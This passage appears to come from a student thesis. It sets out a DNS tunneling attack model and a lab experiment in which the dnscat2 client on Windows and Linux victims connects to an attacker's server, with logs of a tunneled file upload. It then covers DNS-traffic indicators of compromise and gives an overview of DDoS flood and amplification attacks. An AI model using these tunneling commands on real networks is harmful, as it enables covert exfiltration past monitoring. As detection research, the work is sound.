


Figure- 4.1 DNS Tunneling Attack Model

The nodes ni,j of the attack network are categorized into 4 node sets namely: $\square$ *entry nodes*: $\{ne0, ne1, ne2, \dots, ne+\}$ $\square$ *the critical node*: $\{nCr\}$ $\square$ *pivot nodes*: $\{np1, np2, np3, \dots, npi\}$ $\square$ *goal node*: $\{nG\}$ The arcs of the network are directed edges $\{Ai,j\}$ denoting traversal from node i to node j . Since the network structure is a DAG, it follows henceforth that $Ai, \neq Aj,$. We can thus employ Bayesian network statistics to express the likelihood of reaching the goal node nG given that parent nodes have been accessed prior. Entry nodes present types of networks through which the attacker gets network connectivity. Such is not limited to Wi-Fi networks, mobile IP data networks (e.g. Edge, 3G, 4G or 5G), cabled networks etc. Since the threat agent of our model is an APT attacker, we assume that he does not use his own network as an entry node to avoid detection.

4.2 Experimental Setup and Methodology

We set up the experiment in a server-client model where the server-side is the attacker's machine and the client-side is the victim's machine. The server runs Kali Linux and we test two clients; Windows 7 and Linux. The test-bed is shown in figure 3 below.




Figure- 4.2 DNS Tunneling Experimental Setup

The attacker has a public IP address whereas the clients have private IP addresses from the local area network (LAN). We use Dnscat2 for tunnel establishment on the server-side and we implant the client agent on the victim (client-side) using malware-free intrusion. The attacker gains entry to the network, equivalent to accessing any of the entry nodes $\{ne_0, ne_1, ne_2, \dots, ne_n\}$ in the attack model, using a cabled Ethernet connection with a public IP address. On the client, the attacker probes network configurations to determine whether to pursue attack Scenario I or II.

4.3 Settings in DNS

1. DNS configurations and search hierarchy

```
student@node-00:~$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 10.1.1.1
student@node-00:~$ sudo bash
root@node-00:/home/student# route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags
0.0.0.0          10.1.1.1        0.0.0.0         UG
10.1.1.0         0.0.0.0         255.255.255.0   U
root@node-00:/home/student#
```

Figure- 4.3.1 DNS configurations and search hierarchy

2. DNS query probe using external DNS server

```
~$ dig @8.8.8.8 amazon.com
; <<>> DiG 8.8.8.8 amazon.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48495
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 6, ADDITIONAL: 6

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;amazon.com.                IN      A
;; ANSWER SECTION:
amazon.com.                 35      IN      A      157.140.2.2
amazon.com.                 35      IN      A      157.140.2.2
amazon.com.                 35      IN      A      157.140.2.2
amazon.com.                 35      IN      A      157.140.2.2
amazon.com.                 35      IN      A      157.140.2.2
amazon.com.                 35      IN      A      157.140.2.2
;; Query time: 340 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; MSG SIZE rcvd: 388
```

Figure- 4.3.2 DNS query probe using external DNS server

3. Exploitation of PowerShell for tunneling client

```
C:\Users>powershell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users> Set-ExecutionPolicy Unrestricted
PS C:\Users> Import-Module .\dnscat2.ps1

Security warning
Run only scripts that you trust. While scripts from the Internet
are often useful, they can also be harmful. To view scripts that you
have run from the Internet and how to remove them, use the
Unblock-File cmdlet to allow the script to run. For more
information, see the help topic of the cmdlet. Do you want to run
C:\Users\dnscat2.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (all) N
```

Figure- 4.3.3 Exploitation of PowerShell for tunneling client

4. Dnscat2 client session on Linux victim

```
File Machine View Input Devices Help
student@node-00:~/dnscat2/client$ ls
controller dnscat dnscat.c dnscat.o drivers libs Makefile tcpcat.c tunnel
student@node-00:~/dnscat2/client$ ./dnscat --dns=server=[REDACTED],port=53
Creating DNS driver:
domain = (null)
host    = 0.0.0.0
port    = 53
type    = TXT,CNAME,MX
server  = [REDACTED]


Encrypted session established! For added security, please verify the server also
g:

Poetic Giving Lair Ware Absorb Harold

Session established!
Got a command: COMMAND_UPLOAD [request] :: request_id: 0x0001 :: filename: test
bytes
Response: COMMAND_UPLOAD [response] :: request_id: 0x0001
```

Figure- 4.3.4 Dnscat2 client session on Linux victim

5. Initialization of the tunneling server




```
mumbi@mumbi-PC: ~/dnscat2/server$ sudo ruby ./dnscat2.rb
New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...
```

Figure- 4.3.5 Initialization of the tunneling server

6. Successful file transfer through the tunnel



```
>> Poetic Giving Lair Ware Absorb Harold
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (node-00) 1> upload testing.txt testing.txt
Attempting to upload testing.txt to testing.txt
command (node-00) 1> 211 bytes uploaded from testing.txt
command (node-00) 1> █
```

Figure- 4.3.6 Successful file transfer through the tunnel

4.4 DNS Traffic

The network interface used for the capture listened promiscuously to all traffic hence the presence of packets from other subnets. It's worth noting from the above that DNS supersedes other network requests after initialization of the tunnel and subsequent file transfer. This is against the normal backdrop where DNS requests constitute a small portion of the overall network traffic. We generate network traffic graphs both before and after the creation and use of the DNS tunnel. The diagram in figure 11 below shows observed normal network traffic with DNS (red graph) present in small quantities before establishment of the tunnel.




Figure- 4.4.1 Normal network traffic without DNS tunneling

The DNS traffic is shown in red and is generally at par with the overall network activity. However, after creation of the DNS tunnel and subsequent file transfer, there is a huge spike in DNS requests. This is unusual of DNS traffic and the fact that the connections thereof are encrypted is a strong implication of IOCs. Figure 12 below shows the logarithmic graph of DNS requests after establishment of the tunnel. From figure 10, it is clear that not only is the entropy high of the generated domains by the Domain Generating Algorithm (DGA) [19] but the size of the string as well. Furthermore, the number of generated sub-domains is equally high which another implication of IOCs is.




Figure- 4.4.2 DNS traffic with tunneling

There are three other noticeable characteristics from the DNS tunneling traffic logs;

- Volume of DNS traffic from a single IP address: All the encrypted DNS queries from the traffic logs came from a single IP address which did not issue any other types of requests other than DNS
- Number of hostnames per domain: the number of host for the domain was unexceptionally high. It is interesting to note that the number of generated hostnames was way higher than the number of IP addresses support by the subnet of the Dnscat2 server.
- Amount of DNS traffic for that domain: the traffic to the target domain was more than all types of requests for that specified time period.

4.5 DDoS Attack Model

A DDoS attack requires an attacker to gain control of a network of online machines in order to carry out an attack. Computers and other machines (such as IoT devices) are infected with malware, turning each one into a bot (or zombie). The attacker then has remote control over the group of bots, which is called a botnet.

Once a botnet has been established, the attacker is able to direct the machines by sending updated instructions to each bot via a method of remote control. When the IP address of a victim is targeted by the botnet, each bot will respond by sending requests to the target, potentially causing the targeted server or network to overflow capacity, resulting in a denial-of-service to normal traffic. Because each bot is a legitimate Internet device, separating the attack traffic from normal traffic can be difficult.

Application Layer Attacks

The Goal of the Attack:

Sometimes referred to as a layer 7 DDoS attack (in reference to the 7th layer of the OSI model), the goal of these attacks is to exhaust the resources of the target. The attacks target the layer where web pages are generated on the server and delivered in response to HTTP requests. A single HTTP request is cheap to execute on the client side, and can be expensive for the target server to respond to as the server often must load multiple files and run database queries in order to create a web page. Layer 7 attacks are difficult to defend as the traffic can be difficult to flag as malicious.




Figure- 4.5.1 Application Layer Attacks

HTTP Flood

This attack is similar to pressing refresh in a web browser over and over on many different computers at once – large numbers of HTTP requests flood the server, resulting in denial-of-

service.

This type of attack ranges from simple to complex. Simpler implementations may access one URL with the same range of attacking IP addresses, referrers and user agents. Complex versions may use a large number of attacking IP addresses, and target random urls using random referrers and user agents.

Protocol Attacks

The Goal of the Attack:

Protocol attacks, also known as a state-exhaustion attacks, cause a service disruption by consuming all the available state table capacity of web application servers or intermediate resources like firewalls and load balancers. Protocol attacks utilize weaknesses in layer 3 and layer 4 of the protocol stack to render the target inaccessible.

Protocol Attack Example:




Figure- 4.5.2 Protocol Attack Example

SYN Flood

A SYN Flood is analogous to a worker in a supply room receiving requests from the front of the store. The worker receives a request, goes and gets the package, and waits for confirmation before bringing the package out front. The worker then gets many more package requests without confirmation until they cannot carry any more packages, become overwhelmed, and requests start going unanswered.

This attack exploits the TCP handshake by sending a target a large number of TCP “Initial Connection Request” SYN packets with spoofed source IP addresses. The target machine responds to each connection request and then waits for the final step in the handshake, which never occurs, exhausting the target’s resources in the process.

Volumetric Attacks

The Goal of the Attack:

This category of attacks attempts to create congestion by consuming all available bandwidth between the target and the larger Internet. Large amounts of data are sent to a target by using a form of amplification or another means of creating massive traffic, such as requests from a botnet.

Amplification Example:




Figure- 4.5.3 Amplification Example

A DNS Amplification is like if someone were to call a restaurant and say “I’ll have one of everything, please call me back and tell me my whole order,” where the callback phone number they give is the target’s number. With very little effort, a long response is generated.

By making a request to an open DNS server with a spoofed IP address (the real IP address of the target), the target IP address then receives a response from the server. The attacker structures the request such that the DNS server responds to the target with a large amount of data. As a result, the target receives an amplification of the attacker’s initial query.

Now let’s look at an example where we can see DDoS attack in wired network on NS2 simulation. It is crucial to understand DDoS attack on wired networks.

In distributed denial of service attacks huge amount of requests are generated to victims through compromised computers (zombies). Data Transmission is carried out between the genuine client and also from attacker to victim using the UDP connection and CBR application. In computing, a zombie is a computer connected to the Internet that has been compromised by a hacker, computer virus or Trojan horse program and can be used to perform malicious tasks of one sort or another under remote direction. The figure will below will show a clearer picture of DDoS attacks using zombies or botnets.




Figure- 4.5.4 DDoS attack in wired networks

No.	Time	Source	Destination	Protocol	Info
27	0.000098	10.129.211.13	10.129.102.1	TCP	optima-vnet > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
28	0.000098	10.129.211.13	10.129.102.1	TCP	ddt > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
29	0.000101	10.129.211.13	10.129.102.2	TCP	remote-as > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
30	0.000078	10.129.211.13	10.129.102.3	TCP	brvread > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
31	0.000078	10.129.211.13	10.129.102.4	TCP	anysled > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
32	0.000091	10.129.211.13	10.129.102.5	TCP	vfo > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
33	0.000076	10.129.211.13	10.129.102.6	TCP	startron > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
34	0.000077	10.129.211.13	10.129.102.7	TCP	nim > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
35	0.000089	10.129.211.13	10.129.102.8	TCP	niereg > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
36	0.000096	10.129.211.13	10.129.102.9	TCP	polstar > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
38	0.000078	10.129.211.13	10.129.102.10	TCP	kiosk > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
39	0.000217	10.129.211.13	10.129.102.11	TCP	veracity > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
40	0.000077	10.129.211.13	10.129.102.12	TCP	kyocera-netdev > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
41	0.000088	10.129.211.13	10.129.102.13	TCP	istel > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
42	0.000079	10.129.211.13	10.129.102.14	TCP	syscomlan > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
43	0.000077	10.129.211.13	10.129.102.15	TCP	fpo-fms > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
44	0.000085	10.129.211.13	10.129.102.16	TCP	instl_boots > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]
45	0.000078	10.129.211.13	10.129.102.17	TCP	instl_bootp > netbios-ssn [SYN] Seq=0 win=64240 [TCP OK]

Frame 16 (71 bytes on wire, 71 bytes captured):
 Ethernet II, Src: DellEagP_58:93:fa (00:0b:0b:58:93:fa), Dst: Watchgua_04:f8:35 (00:90:7f:04:f8:35)
 Internet Protocol, Src: 10.129.211.13 (10.129.211.13), Dst: 61.189.243.240 (61.189.243.240)
 Transmission Control Protocol, Src Port: netbios (1048), Dst Port: 18067 (18067), Seq: 14, Ack: 1, Len: 0

Figure- 4.5.5 DDoS attack in wired networks

CHAPTER-5

EXPERIMENTAL RESULTS




Fig 5.1 Successful Installation of Fedora on oracle virtual box

